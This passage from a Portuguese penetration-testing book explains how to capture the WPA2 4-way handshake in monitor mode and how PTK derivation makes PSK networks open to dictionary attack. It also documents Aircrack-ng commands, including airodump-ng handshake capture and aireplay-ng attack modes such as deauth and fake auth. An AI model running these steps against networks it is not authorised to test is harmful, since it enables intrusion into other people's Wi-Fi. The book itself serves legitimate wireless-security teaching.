



Figura 5.27 – Configurando o ponto de acesso com a criptografia WPA2-PSK CCMP.

3. Realize um escaneamento para determinação do canal de operação da rede em teste:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **iw dev wlan0 scan**

BSS 74:ea:3a:e1:e8:66 (on wlan0)

TSF: 7233596934 usec (0d, 02:00:33)

freq: 2427

beacon interval: 100

capability: ESS Privacy ShortPreamble ShortSlotTime (0x0431)

signal: -29.00 dBm

last seen: 0 ms ago

Information elements from Probe Response frame:

SSID: TP-LINK_E1E866

Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0

DS Parameter set: channel 11

4. Inicie a interface wireless em modo monitor e configure-a para operar no mesmo canal que a rede em teste:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

root@kali# **iw dev mon0 set channel 11**

5. Faça a captura com o sniffer Wireshark na interface em modo monitor (Figura 3.9):

root@kali# **wireshark**

6. Capture o frame Beacon no Wireshark utilizando o filtro

wlan.bssid== *BSSID* && wlan.fc.type_subtype== *subtype*. O BSSID da rede em questão é 74:ea:3a:e1:e8:66. Dessa forma, o filtro ficará da seguinte forma:

wlan.bssid==74:ea:3a:e1:e8:66 && wlan.fc.type_subtype==8

O campo RSN Information (IEEE 802.11 wireless LAN management frame > Tagged parameters > Tag: RSN Information) indica a cifra sendo utilizada (Figura 5.28).





Figura 5.28 – Beacon sinalizando uma rede com criptografia WPA2-PSK

CCMP.

5.3.3 Capturando o 4-way handshake

Execute os passos a seguir para captura do 4-way handshake:

1. Configure a rede para que seja WPA2-PSK com a criptografia AES (Fig. 5.27).

2. Finalize os processos pelo airmon-ng. A princípio não será utilizado a suíte Aircrack-ng, porém habitue-se a finalizar os processos desnecessários. Além disso, certifique-se de que a interface wlan0 esteja ativa (up):

root@kali# **airmon-ng check kill**

root@kali# **ifconfig wlan0 up**

3. Realize um escaneamento para determinação do canal de operação da rede em teste:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **iw dev wlan0 scan**

BSS 74:ea:3a:e1:e8:66 (on wlan0)

TSF: 7233596934 usec (0d, 02:00:33)

freq: 2427

beacon interval: 100

capability: ESS Privacy ShortPreamble ShortSlotTime (0x0431)

signal: -29.00 dBm

last seen: 0 ms ago

Information elements from Probe Response frame:

SSID: TP-LINK_E1E866

Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0

DS Parameter set: channel 11

4. Inicie a interface wireless em modo monitor e configure-a para operar no mesmo canal que a rede em teste:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

root@kali# **iw dev mon0 set channel 11**

5. Faça a captura com o Wireshark na interface em modo monitor (Figura 3.9):

root@kali# **wireshark**

6. Conecte um dispositivo wireless qualquer à rede (celular, tablet etc.).

7. Nesse momento, o processo de 4-way handshake foi realizado com sucesso e a captura de dados com o Wireshark pode ser interrompida.

No filtro do Wireshark escreva eapol (EAP Over LAN – Método que provê autenticação e segurança dos dados) e será mostrado o 4-way handshake (Figura 5.29).

Figura 5.29 – 4-way handshake capturado pelo Wireshark.

Na primeira mensagem é transmitido o ANonce do AP para o STA (802.1X Authentication > WPA Key Nonce – Figura 5.30).

Figura 5.30 – Valor ANonce transmitido do AP para o STA.


Na segunda mensagem é transmitido o valor SNonce e o MIC do STA para o AP (802.1X Authentication > WPA Key Nonce e 802.1X Authentication >

WPA Key MIC – Figura 5.31).

Figura 5.31 – Transmissão dos valores SNonce e MIC para o AP.

Na terceira mensagem é enviado o GTK com a mensagem de integridade (MIC) do AP para o STA (802.1X Authentication > WPA Key MIC e 802.1X Authentication > WPA Key Data – Figura 5.32).





Figura 5.32 – Transmitido o MIC e o GTK do AP para o STA.

A última etapa consiste no STA enviar uma mensagem de confirmação (ACK) da transição ocorrida e ir para a etapa de Associação (802.1X Authentication > Key Descriptor Type: EAPOL RSN Key – Figura 5.33).

Figura 5.33 – Mensagem de confirmação enviada pelo STA.

O problema de segurança referente ao 4-way handshake está relacionado ao processo de derivação de chaves que pode ser reproduzido: redes WPA/WPA2 PSK podem ser alvos de ataque de dicionário de palavras.

5.4 Chave PTK

A chave PTK é usada para criptografia dos dados. Lembrando que essa chave é gerada pelo AP e pelo STA durante o 4-way handshake e não transita durante a troca de mensagens (o que transita é o número de verificação de integridade – MIC – usado para checar se o pacote foi criptografado com a

PMK/PSK correta).

Para recuperar a senha de redes WPA/WPA2 PSK, é necessário capturar o 4-way handshake. Isso porque no 4-way handshake transitam os parâmetros (ANonce, SNonce, MAC do STA e MAC do AP) necessários para a reprodução da chave PTK.

A geração da chave PTK é mostrada na figura 5.34.





Figura 5.34 – Geração da chave PTK. Fonte: Backtrack 5 Wireless Penetration Testing: Beginner's Guide, Vivek Ramachandran (p. 84).

1. Primeiro o atacante terá uma lista de palavra (dicionário) com as possíveis palavras que podem ser a senha PSK.

2. Dentro dessa lista cada palavra (*passphrase*) passará por uma função de

hash criptográfico, o PBKDF2 (*Password Based Key Derivation Function*), para geração do PSK. Atente que o PBKDF2 utiliza o SSID da rede para geração do PSK: a mesma passphrase usada em redes com SSIDs diferentes terão PSK/PMKs diferentes.

3. O PSK com os quatro parâmetros do 4-way handshake (SNonce, ANonce, MAC do AP e MAC do STA) passam pela função matemática SHA-1 e geram o PTK.

4. Com o PTK gerado a partir da possível senha é comparado o MIC com o MIC capturado no 4-way handshake. Caso os dois MICs sejam iguais, a senha está correta.

1 O WPA2 trabalha com uma chave denominada PTK (Pairwise Transient Key), que é usada para

criptografar o tráfego de dados, sendo única para cada STA. A chave PTK é gerada a partir do PSK

(Pre-shared key – Chave pré-compartilhada; é a senha da rede wireless) + ANONCE + SNONCE +

MAC do AP + MAC do STA. Em redes Pre-shared key, o PSK é usado como PMK (Pairwiser

Master key – Chave mestra utilizada para geração do PTK).

CAPÍTULO 6

Quebra do sistema de criptografia

Entender o funcionamento dos principais sistemas de criptografia é fundamental para realizar a sua quebra. A suíte utilizada para essa finalidade

será o Aircrack-ng, muito utilizado inclusive por outros programas (Gerix, Wifite, Fern Wifi Cracker etc.) para recuperação de senhas WEP OPN/SKA e WPA/WPA2 PSK.

6.1 Suíte Aircrack-ng

O Aircrack-ng é uma suíte de ferramentas para auditoria em redes wireless. É composta de diversas ferramentas, como o Airmon-ng, Airodump-ng, Aireplay-ng, Packetforge-ng, Aircracrak-ng, Eassid-ng, Airbase-ng e diversas outras.

6.1.1 Airmon-ng

O Airmon-ng é usado para criar ou finalizar interfaces em modo monitor. Também checa e finaliza processos que atrapalham a suíte Aircrack-ng.

Sintaxe de uso:

airmon-ng start/stop < *interface_wireless*> < *canal*>

Exemplos de uso:

• Cria uma interface em modo monitor:

root@kali# **airmon-ng start wlan0**

• Cria uma interface em modo monitor no canal 11:

root@kali# **airmon-ng start wlan0 11**

• Finaliza o modo monitor:

root@kali# **airmon-ng stop wlan0mon**

• Checa os processos que atrapalham a suíte Aircrack-ng:

root@kali# **airmon-ng check**

• Finaliza os processos que atrapalham a suíte Aircrack-ng:

root@kali# **airmon-ng check kill**

Uma placa wireless trabalha em modo managed ou modo monitor. Não é possível trabalhar com os dois modos ao mesmo tempo. Não é possível uma placa wireless conectar-se a uma rede sem fio (modo de operação managed) e ao mesmo tempo realizar testes de injeção e usar a suíte Aircrack-ng (modo de operação monitor): caso haja a necessidade de operar em modo managed e monitor, utilize duas placas wireless.

6.1.2 Airodump-ng

Airodump-ng é usado para captura de pacotes.

Sintaxe de uso:

airodump-ng < *opções*> < *monitor*>

Utilize o Airodump-ng para detectar os APs e os clientes conectados ao range:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **airodump-ng mon0**

CH 4][Elapsed: 16 s][2015-04-07 22:10][WPA handshake: 74:EA:3A:E1:E8:66

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

74:EA:3A:E1:E8:66 -19 0 727 140 2 11 54e. WPA2 CCMP PSK TP-LINK_E1E866

BSSID STATION PWR Rate Lost Frames Probe

74:EA:3A:E1:E8:66 AA:AA:AA:AA:AA:AA -33 0e- 0 418 170 TP-LINK_E1E866

A primeira linha mostra o canal atual (canal 4), por quanto tempo o

Airodump-ng está fazendo a captura (16 segundos), data e hora da captura e o

4-way handshake, caso for capturado. Como está sendo usado a criptografia

WPA/WPA2 PSK, a linha *WPA handshake: 74:EA:3A:E1:E8:66* indica que

o 4-way handshake foi capturado com sucesso para a rede

74:EA:3A:E1:E8:66. A tabela 6.1 mostra os outros campos.

Tabela 6.1 – Campos do Airodump-ng

Campo

Descrição

BSSID

Endereço MAC do AP.

Amplitude do sinal entre a sua máquina e o AP ou estação.

Quanto mais baixo o valor do seu módulo, mais próximo você se encontra do AP ou estação.

No exemplo, o PWR está marcado como -19, o seu módulo, 19, indica que estamos muito próximos

fisicamente do AP. O segundo PWR está marcado como -33, o seu módulo 33, indica que estamos

PWR

próximos do STA identificado pelo endereço MAC AA:AA:AA:AA:AA:AA. Ou

seja estamos mais

próximos fisicamente do roteador (19) do que o STA está de nós (33).

Caso apareça o valor -1 no segundo PWR para apenas algumas estações, então essas estações estão fora

do seu range. Se todas as estações marcam esse valor, então a sua placa wireless não captura a amplitude

do sinal.

Qualidade de recepção dos pacotes (porcentagem).

RXQ

Esse campo só é exibido para a captura fixa em um canal (opção -c).

Número de beacons enviados pelo AP. O constante envio desses sinalizadores mantém as redes wireless

Beacons

ativas.

#Data

Quantidade total de pacotes do tipo Data frame.

#s

Quantidade de pacotes do tipo #Data recebidos a cada 10 segundos.

Canal de transmissão de dados do AP. O AP está transmitindo sobre o canal 11. Por vezes podemos fixar

o Airodump-ng para capturar os dados somente sobre um canal (opção -c), mesmo assim, o Airodump-ng

CH

poderá exibir informações de outros canais. Por exemplo: podemos fixar o Airodump-ng para capturar os

dados sobre o canal 11, e por ventura o Airodump-ng exibirá informações dos canais 10 e 9. Esse

comportamento é normal e é devido à sobreposição de canais em redes wireless.

Velocidade máxima de transmissão de dados. Essa velocidade segue os padrões do 802.11. Por exemplo:

MB

54 indica que a rede segue o padrão 802.11a. O “e” após o 54 indica suporte ao QoS (Quality of Service)

e o ponto indica suporte ao short preamble.

Algoritmo de encriptação:

• OPN.

ENC

• WEP? – Airodump-ng não sabe dizer se a rede é WEP ou WPA (não tem dados suficientes).

• WEP.

• WPA/WPA2.

Cifra criptográfica:

CIPHER

• TKIP ou CCMP para WPA/WPA2.

• WEP para WEP.

Protocolo de autenticação:

AUTH

• MGT ou PSK para WPA/WPA2.

• SKA ou OPN para WEP.

ESSID ou nome da rede. Caso marcado como <length: num> indica rede oculta, sendo num a quantidade

de caracteres do nome da rede. Por exemplo: <length: 7> indica uma rede oculta (ESSID ainda não

ESSID

determinado) que tem 7 caracteres na formação do seu nome. <length: 0> indica que o Airodump-ng

ainda não determinou quantos caracteres o nome da rede tem.

Endereço MAC das estações associadas. Caso apareça um BSSID com a frase not associated, indica que

STATION aquela estação não está associada a nenhuma rede e está emitindo sinal wireless (provavelmente

procurando alguma rede para se associar via Probe Request).

Última velocidade da taxa de transmissão de pacotes. O primeiro indica a velocidade do AP, o segundo

Rate

do STA. Esse campo só irá aparecer caso seja feito uma varredura sobre um canal específico (opção -c).

Lost

Número de pacotes perdidos. Algumas causas podem ser: distância do AP (muito longe), alta

interferência naquele canal (outros AP usando o mesmo canal, Bluetooth etc.).

Frames

Número de frames enviado pelo STA.

Probe

Probe Request emitido pelo STA.

Algumas opções do Airodump-ng:

-i/--ivs

Quando a opção -w for utilizado em conjunto, a opção -i grava somente o Vetor de inicialização (IV),

em vez de todo o tráfego.

-w/--

Escreve o tráfego capturado em um arquivo .*CAP*.

write

arquivo

-c/--

Captura fixa em um canal. Por padrão o Airodump-ng varre todos os canais. Caso se desejem capturar

dados apenas sobre um AP específico ou capturar o 4-way handshake para o WPA ou o keystream para

channel

o WEP, essa opção deve ser usada.

canal

-M

Exibe o fabricante do dispositivo.

-W/--

Exibe uma coluna indicando se o ponto de acesso apresenta o WPS habilitado.

wps

--ignore- Ignora a mensagem *fixed channel <interface>: -1*.

negative-

one

-t/--

Filtra o resultado por determinada cifra criptográfica (OPN,WEP,WPA1 e WPA2). Pode ser utilizado

mais de uma vez (para mais de um filtro).

encrypt

ENC

-a

Mostra apenas clientes associados na rede.

-d/--

Filtra o resultado por determinado BSSID.

bssid

BSSID

-N/--

Captura o tráfego pelo ESSID.

essid

ESSID

Exemplos de uso:

• Varredura sobre todos os canais buscando por todas as redes:

root@kali# **airodump-ng mon0**

• Varredura sobre um canal fixo (necessário para captura do 4-way handshake ou de IVs para quebra do WEP):

root@kali# **airodump-ng mon0 -c 11**

• Varredura sobre todos os canais, mas somente apresentando redes com criptografia WEP:

root@kali# **airodump-ng mon0 -t WEP**

• Varredura sobre um canal fixo apresentando redes com criptografia WEP e WPA1:

root@kali# **airodump-ng mon0 -c 11 -t WEP -t WPA1**

• Filtra o resultado da varredura exibindo informações sobre todas as redes que operam em todos os canais e que são identificadas pelo BSSID 74:EA:3A:E1:E8:66:

root@kali# **airodump-ng mon0 --bssid 74:EA:3A:E1:E8:66**

• Filtra o resultado da varredura exibindo informações sobre todas as redes que operam no canal 11 e que são identificadas pelo ESSID TP-LINK_E1E866:

root@kali# **airodump-ng mon0 -c 11 --essid TP-LINK_E1E866**

• Filtra o resultado da varredura exibindo informações sobre todas as redes que operam em todos os canais e que são identificadas pelo ESSID TP-LINK_E1E866 e BSSID 74:EA:3A:E1:E8:66:

root@kali# **airodump-ng mon0 --essid TP-LINK_E1E866 --bssid 74:EA:3A:E1:E8:66**

• Gravação do tráfego capturado em um arquivo *.CAP* (*/root/trafego-01.cap*):

root@kali# **airodump-ng mon0 -c 11 --bssid 74:EA:3A:E1:E8:66 -w /root/trafego**

• Informações sobre o fabricante do dispositivo:

root@kali# **airodump-ng-oui-update**

root@kali# **airodump-ng mon0 -M**

A determinação do fabricante é extremamente importante, pois pelo fabricante poderá ser selecionado um exploit contra aquele roteador. Mais informações a respeito de exploits contra roteadores podem ser obtidas no capítulo 10, “Atacando a infraestrutura”.

6.1.3 Aireplay-ng

O Aireplay-ng contém múltiplos vetores de ataques que são combinadas com outras ferramentas, como o Packetforge-ng e o Aircrack-ng.

Sintaxe de uso:

aireplay-ng < *ataque*> < *opções*> < *monitor*>

Alguns dos modos de ataque suportados pelo Aireplay-ng:

-9 Teste de injeção.

-0 Deauth.

-1 Fake Auth.

-2 Modo interativo.

-3 ARP Replay.

-4 Chop Chop.

-5 Fragmentação.

Algumas opções do Aireplay-ng:

-b *BSSID* Endereço MAC do AP.

-d *MAC*

Endereço MAC de destino.

-s *MAC*

Endereço MAC de origem.

-t 1

Campo To DS ativo.

-f 1

Campo From DS ativo.

-x *num*

Número de pacotes enviados por segundo.

-a *BSSID* Endereço BSSID da rede.

-c *MAC*

Endereço MAC de destino.

-h *MAC*

Endereço MAC de origem.

-e *ESSID* Nome ESSID da rede.

-y *arquivo* Arquivo com o keystream para autenticação WEP Shared Key.

-k *IP*

Endereço IP de destino.

Endereço IP de origem.

-l *IP*

Teste de injeção (-9)

Essa opção não realiza nenhum tipo de ataque, simplesmente testa se a interface wireless suporta injeção de pacotes.

Exemplo:

• Teste de injeção:

root@kali# **aireplay-ng -9 mon0**

• Caso desejado, pode-se testar a injeção contra determinado BSSID e ESSID:

root@kali# **aireplay-ng -9 mon0 -a 74:EA:3A:E1:E8:66 -e "TP-LINK_E1E866"**

14:48:59 Waiting for beacon frame (BSSID: 74:EA:3A:E1:E8:66) on channel 11

14:48:59 Trying broadcast probe requests...

14:48:59 Injection is working!

14:49:01 Found 1 AP

14:49:01 Trying directed probe requests...

14:49:01 74:EA:3A:E1:E8:66 - channel: 11 - 'TP-LINK_E1E866'

14:49:01 Ping (min/avg/max): 1.514ms/8.833ms/22.000ms Power: -28.70
